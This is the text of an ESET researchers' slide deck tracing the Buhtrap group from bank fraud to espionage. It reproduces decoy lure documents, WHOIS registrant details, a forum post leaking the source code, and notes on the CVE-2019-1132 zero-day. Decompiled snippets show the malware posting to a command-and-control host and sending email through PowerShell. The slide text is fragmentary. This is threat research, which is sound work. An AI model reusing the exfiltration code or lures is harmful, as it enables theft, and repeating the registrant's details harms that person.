



ENJOY SAFER TECHNOLOGY™

Buhtrap metamorphosis

From cybercriminal to
cyberespionage

Anton Cherepanov | Senior Malware Researcher

Jean-Ian Boutin | Head of Threat Research





Anton Cherepanov

Senior Malware Researcher

 @cherepanov74



Jean-Ian Boutin

Head of Threat Research

 @jiboutin

History

Buhtrap evolution

2014
April

First sighting of Buhtrap main backdoor used against Russian businesses

2015
Fall

Change of focus to target financial institutions directly

2015
December

Buhtrap backdoor detected in governmental institutions

2016
February

Buhtrap source code leak

2019
June

Usage of a zero-day against a governmental institution

Buhtrap evolution



2015
Fall

Change of
to target f
institutor

First sighting of
Buhtrap main
backdoor used
against Russian
businesses



NSIS-PACKED
DOWNLOADER



7z SELF-EXTRACTING
EXECUTABLE

SPYING MODULE



EXE

PN_PACK



PUNTO



DLL

1.DLL

BACKDOOR



EXE

IMPACK



LITEMANAGER

SYSTEM PREPARATION



EXE

MIMI



EXE

XTM

2019
June

orce

Usage of a zero-
day against
a governmental
institution

Buhtrap evolution

2014
April


First sighting of Buhtrap main backdoor used against Russian businesses

2015
Fall

Change of target to institutional

2019
June

Usage of a zero-day against a governmental institution



Buhtrap evolution

СЧЕТ № 21

от 20.03.2014 г.

Исполнитель: ООО НПП "Стройинжиниринг"
Адрес: 629300, ЯНАО, г. Новый Уренгой, ул. Глухарина, 2/4, левое крыло
Тел/факс: (3494) 24-44-01; 24-44-02

Банковские реквизиты:

Получатель: ООО НПП "Стройинжиниринг"	Р/сч 40702810600000001323
ИНН/КПП: 8904043570/890401001	
Банк получателя: ф-л ПТБ (ОАО) в г.Новый Уренгой, Тюменская обл. г.Новый Уренгой	БИК 047195753 К/сч 30101810700000000753

Заказчик: Общество с ограниченной ответственностью "Теле МИГ"
Адрес: 629300, ЯНАО, г. Новый Уренгой, ул. Таяжная, д.78
Телефон: 22-22-22, 22-22-27, 22-22-25

Валюта: RUB

№	Наименование товара	Единица измерения	Количество	Цена	Сумма
1	Оказание услуг по организации повышения квалификации ИТР по договору №18 от 13.03.2014 г. по теме: "Электроснабжение"	чел.	3	12 000,00	36 000,00
ИТОГО:					36 000,00
НДС не предусмотрен (п.2 ст.346.11 гл.26.2 НК РФ)					-
Всего к оплате					36 000,00

Заместитель директора



О.Н. Бухирнова

2014
April

First sighting of Buhtrap main backdoor used against Russian businesses

2019
1e

age of a zero-
y against
overnmental
titution

Buhtrap evolution

2014
April

First sighting of
Buhtrap main
backdoor used
against Russian
businesses

ГОСУДАРСТВЕННЫЙ КОНТРАКТ № _____ НА ОКАЗАНИЕ УСЛУГ СВЯЗИ _____

Г. _____ " __ " _____
20__ года

Открытое акционерное общество «МегаФон», именуемое в дальнейшем «Исполнитель», в лице _____, действующего(-ей) на основании доверенности № _____ от «__» _____ 20__ г., и _____, именуемое в дальнейшем «Заказчик», в лице _____, действующего(-ей) на основании _____, совместно в дальнейшем именуемые «Стороны», заключили настоящий Государственный контракт, именуемый в дальнейшем «Контракт», на следующих условиях:

1. ПРЕДМЕТ КОНТРАКТА

- 1.1. В соответствии с настоящим Контрактом Исполнитель обязуется оказывать Заказчику Услуги связи, а также связанные с ними Дополнительные услуги (далее вместе именуемые - «Услуги»), а Заказчик обязуется их оплачивать в соответствии с тарифами, приведёнными в Приложении № 3 к настоящему Контракту.
- 1.2. Назначенные Заказчику Абонентские номера, номера переданных Заказчику SIM-карт, Лицевые счета Заказчика указываются в Приложении № 2 к Контракту.
- 1.3. Назначение Заказчику новых Абонентских номеров производится путем подписания приложения к Контракту. Отказ Заказчика от назначенных Абонентских номеров производится на основании письменного заявления Заказчика, направленного Исполнителю.
- 1.4. При заключении Контракта Заказчику доступны Дополнительные

019
ne

usage of a zero-
day against
governmental
institution

Buhtrap evolution

welivesecurity™ BY eset®

Menu ☰

20
April



First
Buhtrap
back
again
business



Operation Buhtrap, the trap for Russian accountants

The Operation Buhtrap campaign targets a wide range of Russian banks, used several different code signing certificates and implements evasive methods to avoid detection.



Jean-Ian Boutin 9 Apr 2015 - 12:44PM

Ties with the Criminal Underground

- Microsoft Word Intruder

Ties with the Criminal Underground

- Microsoft Word Intruder

```
Microsoft Word Intruder Builder (MWIB)

88b          d88 I8,          8          ,8I 88
888b         d888 `8b         d8b         d8' 88
88`8b        d8'88  "8,        ,8"8,        ,8" 88
88 `8b       d8' 88  Y8        8P Y8        8P 88
88 `8b       d8' 88  `8b       d8' `8b       d8' 88
88  `8b d8' 88  `8a a8'  `8a a8' 88
88  `888' 88  `8a8'  `8a8' 88
88  `8' 88  `8' 88  `8' 88

advanced targeted .doc exploit pack generator

(c) Objekt 2011-2014
```

Ties with the Criminal Underground

- Microsoft Word Intruder
- Niteris EK

Ties with the Criminal Underground

welivesecurity™ BY eset®

Menu ☰

- N
- N

Corkow: Analysis of a business-oriented banking Trojan

Win32/Corkow is banking malware with a focus on corporate banking users. We can confirm that several thousand users, mostly in Russia and Ukraine, were victims of the Trojan in 2013. In this post, we expand on its unique functionality.



Robert Lipovsky 27 Feb 2014 - 01:54AM


Ties with the Criminal Underground

- Microsoft Word Intruder
- Niteris EK
- Multiple LPEs, hack tools

Buhtrap evolution

2014
April

First sight
Buhtrap
backdoor
against
business



Buhtrap evolution

СЕМИНАР ПРЕДНАЗНАЧЕН для ТОП-МЕНЕДЖЕРОВ БАНКОВ, ГЛАВНЫХ БУХГАЛТЕРОВ И ДРУГИХ БАНКОВСКИХ РУКОВОДИТЕЛЕЙ, ЖЕЛАЮЩИХ УГЛУБИТЬ СВОИ ЗНАНИЯ В ОБЛАСТИ МЕЖДУНАРОДНЫХ СТАНДАРТОВ ФИНАНСОВОЙ ОТЧЕТНОСТИ

Во время семинара-тренинга мы представим Концептуальные основы МСФО, основные стандарты МСФО, применяемые в банковской практике.

С учетом ожидаемых «революционных» изменений в начале семинара отдельно рассмотрим предлагаемую модификацию Концептуальных основ, которая затронет всю структуру МСФО в ближайшее время.

Особое внимание будет уделено стандартам IAS 39, IFRS 13 и IAS 36, которые являются решающими для банков, помимо других важных стандартов (IAS 7, IAS 18, IAS 33, IAS 37 и т.д.). Отдельно рассмотрим стандарты, которые уже приняты, но еще не являются обязательными (в первую очередь IFRS 9, модификации IFRS 11, IFRS 16, IAS 27, IFRS 10, IAS 28 и т.д.).

Курс будет организован интерактивным способом, включая коллективную работу в группах.

С целью экономии времени на семинаре, перед началом занятия участники получат подготовительные материалы и список вопросов, на которые смогут ответить с помощью раздаточных материалов. Участие в подготовительной фазе не обязательно, но рекомендуется. Оно займет минимальное количество времени и поможет сэкономить время в ходе семинара.

Информация, а также регистрация он-лайн на <http://seminar.ru.com>. В случае возникновения вопросов, Вы можете связаться с Организаторами по e-mail: support@seminar.ru.com

2014
April

First sighting of
Buhtrap main
backdoor used
against Russian
businesses

2019
June

Usage of a zero-
day against
a governmental
institution

Buhtrap evolution



FinCE

БК-20160314-001

Возможная компрометация АРМ КБР и иных банковских систем

9

2014
April

1. Краткое описание угрозы

First sighting of Buhtrap main backdoor used against Russian businesses

Отмечено значительно возросшее количество случаев компрометации АРМ КБР, проявляющееся как внос несанкционированных изменений в рейсы перед их отправкой. При этом используется вредоносное ПО, дающее возможность удаленного управления зараженным компьютером.

Данное вредоносное ПО обнаружено у нескольких участников информационного обмена, оно обладает схожими характеристиками и поведением, а также программным кодом, за исключением модификации в части, отвечающей за скрытность в системе. По состоянию на 14.03.2016, одним из компонентов ПО является троян BackDoor.Siggen 2.35 (по классификации Dr.Web). Часть основных модулей ПО по состоянию на 13.03.2016 (см. маркеры заражения) не определялась большинством антивирусов.

of a zero-
against
environmental
tion

Buhtrap evolution

2014
April

First sighting of Buhtrap main backdoor used against Russian businesses

Home > Cybercrime



Buhtrap Gang Steals Millions From Russian Banks

By [Eduard Kovacs](#) on March 18, 2016

[in Share](#) 27 [G+1](#) 4 [Tweet](#) [Recommend](#) 22 [RSS](#)

The cybercriminal gang known as Buhtrap has stolen \$25 million from 13 Russian banks over a six-month period, according to a report published on Thursday by Russia-based security firm Group-IB.

19

e of a zero-
gainst
ernmental
ution

Buhtrap evolution

2014
April

First sighting of Buhtrap main backdoor used against Russian businesses

2015
Fall

Change of focus to target financial institutions

ДЕРЖАВНА
МІГРАЦІЙНА СЛУЖБА
УКРАЇНИ

ДЕПАРТАМЕНТ У СПРАВАХ
ІНОЗЕМЦІВ ТА ОСІБ
БЕЗ ГРОМАДЯНСТВА

вул. Володимирська 9, м. Київ, 01001
immigration@dmsu.gov.ua
тел./факс 278-04-13

Київ, червня 2016 року № 8.3 -16

На № _____ від _____

Про вимоги щодо поміщення
незаконно

У зв'язку з тим, що до частини першої статті 183-5 Кодексу адміністративного судочинства України (редакція від 04.02.2016) позовні заяви та територіальних підрозділів ДМС про примусове видворення осіб без громадянства з України, затримання з метою ідентифікації міжнародних договорів України про реалізацію примусового видворення, або забезпечення передачі міжнародних договорів України про реалізацію примусового видворення, або забезпечення подання до адміністративного суду за місцезнаходженням територіальних органів та територіальних підрозділів ДМС або за місцезнаходженням ППШ незаконних мігрантів, затриманих територіальними органами і територіальними підрозділами ДМС, подання до суду відповідних позовних заяв стосовно зазначених осіб може здійснюватися, як виключення, Управліннями ДМС у Чернігівській та Волинській областях, за відповідним погодженням (дорученням) ДМС.

З урахуванням викладеного, з метою належної підготовки та своєчасного подання зазначеними територіальними органами відповідних позовів до суду необхідно, разом з поміщенням мігрантів до ППШ, невідкладно передавати уповноваженим працівникам УДМС у Чернігівській та Волинській областях документи відповідно до переліку, зразок якого додається.

У разі браку часу на оформлення максимуму зазначених документів у день відправлення мігрантів до ППШ, зазначені документи необхідно надсилати до УДМС в Чернігівській області або УДМС у Волинській області наступного дня електронною поштою.

Додаток: перелік документів на 1 арк. в 1 прим.

Директор

Н.М. Науменко

Київ
278-6674

МС Державна міграційна служба України
№8.32690-16 від 10.06.2016



y

source
k

2019
June

Usage of a zero-day against a governmental institution

Buhtrap evolution

2014
April

First sighting of Buhtrap main backdoor used against Russian businesses

2019
Fall

Change to target institut

ДМС УКРАЇНИ
УПРАВЛІННЯ
ДЕРЖАВНОЇ МІГРАЦІЙНОЇ
СЛУЖБИ УКРАЇНИ
У ВІННИЦЬКІЙ ОБЛАСТІ
3-Й МІСЬКИЙ ВІДДІЛ
У М. ВІННИЦІ
вул. Олександра Довженка, 73, м. Вінниця, 21001
Тел.: (0432) 59-39-78, факс: 61-22-77
E-mail: m0512@dmsu.gov.ua

Начальникам ГУ ДМС, УДМС
України в областях та м. Києві

«16» червня 2016р. №18/1296
На № _____ від _____ 2016р.

До 3-го МВ у м. Вінниці УДМС України у Вінницькій області, з заявою про видачу паспорта громадянина України взамін паспорта СРСР зразка 1974 року звернувся громадянин:

- [REDACTED] Васильович, 25.12.1952 року народження, уродженець м. Комсомольськ на Амурі, Хабаровського краю, Російської Федерації.

В зв'язку з службовою необхідністю, прошу Вас перевірити та повідомити на нашу адресу чи документувався паспортом громадянина України паспортом СРСР та чи значиться зареєстрованим/знятим з реєстрації вище вказаний громадянин на території Вашої області.

Начальник відділу
Вик.: Кодь Є.М.59-39-78

п/п

В.І. Полішук

2019
June

Usage of a zero-day against a governmental institution

Buhtrap evolution

2014
April

First sighting of Buhtrap main backdoor used against Russian businesses

Доброго дня. В зв'язку з невеликою кількістю даних для зв'язку з громадськістю в терміновому порядку слід зібрати всі контактні дані працівників Державної Міграційної Служби по областях, щоб систематизувати їх та редагувати, щоб відсіяти неробочі та додати нові. Основний акцент слід зробити на електронних адресах, адже через них громадяни майже не отримують ніяких кваліфікацій. В випадку, якщо доступ до певних поштових ящиків втрачений – просимо повідомити про це. Повний звіт повинен бути переданий протягом 48 годин з моменту відправлення даного документа.

Також в майбутньому планується створення для кожної області власної сторінки на <http://dmsu.biz> : буде вказана детальна інформація по всім співробітникам Державної Міграційної Служби.

19

ge of a zero-
against
vernmental
tution

Buhtrap evolution

СЕМИНАР ПРЕДНАЗНАЧЕН для ТОП-МЕНЕДЖЕРОВ БАНКОВ, ГЛАВНЫХ БУХГАЛТЕРОВ И ДРУГИХ БАНКОВСКИХ РУКОВОДИТЕЛЕЙ, ЖЕЛАЮЩИХ УГЛУБИТЬ СВОИ ЗНАНИЯ В ОБЛАСТИ МЕЖДУНАРОДНЫХ СТАНДАРТОВ ФИНАНСОВОЙ ОТЧЕТНОСТИ

Во время семинара-тренинга мы представим Концептуальные основы МСФО, основные стандарты МСФО, применяемые в банковской практике.

С учетом ожидаемых «революционных» изменений в начале семинара отдельно рассмотрим предлагаемую модификацию Концептуальных основ, которая затронет всю структуру МСФО в ближайшее время.

Особое внимание будет уделено стандартам IAS 39, IFRS 13 и IAS 36, которые являются решающими для банков, помимо других важных стандартов (IAS 7, IAS 18, IAS 33, IAS 37 и т.д.). Отдельно рассмотрим стандарты, которые уже приняты, но еще не являются обязательными (в первую очередь IFRS 9, модификации IFRS 11, IFRS 16, IAS 27, IFRS 10, IAS 28 и т.д.).

Курс будет организован интерактивным способом, включая коллективную работу в группах.

С целью экономии времени на семинаре, перед началом занятия участники получают подготовительные материалы и список вопросов, на которые смогут ответить с помощью раздаточных материалов. Участие в подготовительной фазе не обязательно, но рекомендуется.

Оно займ

Информе

вопросе

<http://seminar.ru.com>

Buhtrap evolution

seminar.ru.com WHOIS

Registrant Name:
Dmitrii Aksenov

Registrant
Street:
Belinskogo, dom
232, kv 36

dmsu.biz WHOIS

Registrant Name:
Dmitrii Aksenov

Registrant
Address1:
Belinskogo, dom
232, kv 36

Buhtrap evolution

seminar.ru.com WHOIS

Registrant Name:
Dmitrii Aksenov

Registrant

Street:

**Belinskogo, dom
232, kv 36**

dmsu.biz WHOIS

Registrant Name:
Dmitrii Aksenov

Registrant

Address1:

**Belinskogo, dom
232, kv 36**

Buhtrap evolution

seminar.ru.com WHOIS

Registrant

Email:

**dmitry.aksenow@
mail.ru**

dmsu.biz WHOIS

Registrant

Email:

**dmitry.aksenow@
mail.ru**

Buhtrap evolution

seminar.ru.com WHOIS

Creation Date:

2015-11-

03T14:48:26.0Z

dmsu.biz WHOIS

Domain

Registration

Date:

Sun Dec 13

12:00:36 GMT

2015

Buhtrap evolution

2014
April

First sighting of
Buhtrap main
backdoor used
against Russian
businesses

Исходные коды Buhtrap

Каскадный · [Стандартный] · Линейный


Подписка на тему | Сообщить другу | Версия для печати

dqastinbiber 5.02.2016, [redacted] Отправлено #1

байт

[_http://www.welivesecurity.com/2015/04/09/operation-buhtrap/](http://www.welivesecurity.com/2015/04/09/operation-buhtrap/)
[_https://www.esetnod32.ru/company/press/center/eset-operatsiya-buhtrap-natselena-na-rossiyskie-banki/](https://www.esetnod32.ru/company/press/center/eset-operatsiya-buhtrap-natselena-na-rossiyskie-banki/)
[_https://www.esetnod32.ru/company/press/center/eset-avtory-buhtrap-osvoili-apt-ataki/](https://www.esetnod32.ru/company/press/center/eset-avtory-buhtrap-osvoili-apt-ataki/)

и я так подозреваю это они, хулиганы:
[_http://www.banki.ru/news/lenta/?id=8565097](http://www.banki.ru/news/lenta/?id=8565097)
[_http://www.banki.ru/news/lenta/?id=8601059](http://www.banki.ru/news/lenta/?id=8601059)



Я был одним из кодеров данной команды, но денег платят мало, а денег платят много, и мне приходится работать практически за еду. А в последнее время, главные этой команды подняли много денег, и вообще забыли на проект!
Надеюсь до них теперь дойдет, и мне наконец заплатят причитающие деньги!
жду на связи!

Полный комплект исходников вредоносных программ buhtrap.

<https://www.sendspace.com/file/h2eaz7v2VRKb~{c1J~gyndZMhQ@B~om>

Сообщение отредактировал **dqastinbiber** - 5.02.2016, [redacted]

of a zero-
inst
nmental
ion

Buhtrap evolution

Buhtrap backdoor and ransomware distributed via major advertising platform

Buhtrap backdoor and ransomware distributed via major advertising platform

Criminal activities against accountants on the rise – Buhtrap and RTM still active



ESET Research 30 Apr 2019 - 11:32AM

Zero-day analysis

Timeline

Initial
discovery

14 June 2019

Reported to
Microsoft

18 June 2019

Microsoft released
patch

9 July 2019

CVE-2019-1132

[Security Update Guide](#) > [Details](#)

CVE-2019-1132 | Win32k Elevation of Privilege Vulnerability

Security Vulnerability

Published: 07/09/2019

[MITRE CVE-2019-1132](#)


An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

To exploit this vulnerability, an attacker would first have to log on to the system. An attacker could then run a specially crafted application that could exploit the vulnerability and take control of an affected system.

The update addresses this vulnerability by correcting how Win32k handles objects in memory.

```
kd> dt win32k!tagPopupMenu @ebx
+0x000 fIsMenuBar      : 0y0
+0x000 fHasMenuBar     : 0y0
+0x000 fIsSysMenu     : 0y0
+0x000 fIsTrackPopup  : 0y0
+0x000 fDro...
+0x000 fHi...
+0x000 fRi...
+0x000 fTo...
+0x000 fSyn...
+0x000 fFi...
+0x000 fDro...
+0x000 fNo...
+0x000 fAb...
+0x000 fSh...
+0x000 fHi...
+0x000 fDes...
+0x000 fDe...
+0x000 fFl...
+0x000 fFre...
+0x000 fIn...
+0x000 fTra...
+0x000 fSe...
+0x000 fRt...
+0x000 iDro...
+0x000 fUse...
+0x000 flo...
+0x000 fMe...
+0x000 fMe...
+0x004 spw...
+0x008 spw...
+0x00c spw...
+0x010 spw...
+0x014 spm...
+0x018 spm...
+0x01c spm...
+0x020 ppoj...
+0x024 ppm...
+0x028 pos...
+0x02c pos...
+0x030 ppm...
```

019-1132 analysis



erarchy(x,x)+564↑
) +57C↑j
L POINTER

+0x020 ppoj

Why does Buhtrap need
zero-day?

Antinod

Attempt to tamper AV protection:

- Cloud protection
- Memory scanner
- Exclusions

ESET Endpoint Antivirus

Version	Release Date	Latest build	Updated	Status
5.x	29-May-12	5.0.2272.7	22-May-18	Basic Support

Wrapping up

Windows 7 32bit

Only 1 target in our telemetry

Metamorphosis

Buhtrap evolution

Договір № 04654336/ДП

(сировинний договір) + код ЄДРПОУ + обсягом + (класифікація ДП)

про надання додаткових послуг з супроводження роботи з Єдиними та Державними реєстрами
(редакція від 07.11.2018)

2014
April

м. Біла Церква

„27” травня 2019 року

19

Державне підприємство „Національні інформаційні системи” (далі – Підприємство), в особі

ЛУР'Є Станіслав Сергійович, який (яка) діє на
з однієї сторони,

та БИЛОЦЕРКІВСЬКОЇ МИСЬКОЇ РАДИ БИЛОЦЕРКІВТЕПЛОМЕРЕЖА

(назва особи, юридичної особи, особи місцевого самоврядування)
БЕЗУКЛАДНИКОВ ВЛАДИСЛАВ ВОЛОДИМИРОВИЧ, (дата – Користувач), в особі

який діє на підставі
з іншої сторони, далі разом – Сторони, уклали даний Договір про
нижченаведене.

1. ПРЕДМЕТ ДОГОВОРУ

1.1. Підприємство зобов'язується надавати Користувачу додаткові послуги з супроводження роботи з Єдиними та Державними реєстрами (дати - Системи), перелік яких наведені у Додатку № 1 до цього Договору, а Користувач зобов'язується своєчасно оплачувати отримані додаткові послуги з супроводження роботи з Системами (далі – Послуги) відповідно до умов цього Договору.



zero-
against
ernmental
ution

Buhtrap evolution

```
v5 = InternetOpenW(L"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705)", 0, 0, 0, 0);
if ( v5 )
{
    Buffer = 300000;
    InternetSetOptionW(v5, 5u, &Buffer, 4u);
    InternetSetOptionW(v5, 6u, &Buffer, 4u);
    InternetSetOptionW(v5, 2u, &Buffer, 4u);
    v6 = InternetConnectW(v5, L"secure-telemetry.net" 0x1BBu, 0, 0, 3u, 0, 0);
    v12 = v6;
    if ( v6 )
    {
        v7 = HttpOpenRequestW(v6, L"POST", L"/index.php" 0, 0, 0, 0xC01000u, 0);
    }
}
```

Buhtrap evolution

```
v9 = "$smtpClient = New-Object System.Net.Mail.SmtpClient $SMTPServer, $SMTPPort;\r\n"
"$smtpClient.EnableSsl = $enableSSL;\r\n"
"$smtpClient.Timeout = $timeout;\r\n"
"if ($enableSSL)\r\n"
"{\r\n"
"\t$smtpClient.UseDefaultCredentials = $false;\r\n"
"\t$smtpClient.Credentials = New-Object System.Net.NetworkCredential($CredUser, $CredPassword);\r\n"
"}\r\n"
"$message = New-Object System.Net.Mail.MailMessage $EmailFrom, $EmailTo, $Subject, $Body;\r\n"
"Write-Output 'Sending email to $to...';\r\n"
"try\r\n"
"{\r\n"
"\t$smtpClient.Send($message);\r\n"
"\tWrite-Output 'Message sent. ;'\r\n"
```

Zero-day Usage

- NSIS downloader
- Elevate privileges for trying to disable AV
- Log exclusion



Links with Buhtrap

- Similar checks in NSIS-packed executable



Links with Buhtrap

- Similar checks in NSIS-packed executable
- Network IOC overlap



Links with Buhtrap

- Similar checks in NSIS-packed executable
- Network IOC overlap
- Crypto overlap



Links with Buhtrap

```
    text "UTF-16LE", 'dump_excludes.log',0
; CHAR aNoExcludesFoun[]
aNoExcludesFoun db 'No excludes found',0
; DATA XREF: sub_402AD0+8↑
; sub_402AD0+4E↑
    align 10h
a016i64x db '%016I64X',0 ; DATA XREF: fnThread1+E9↑
    align 4
a209 db '209',0 ; DATA XREF: fnThread1+129↑
; fnThread1+13A↑
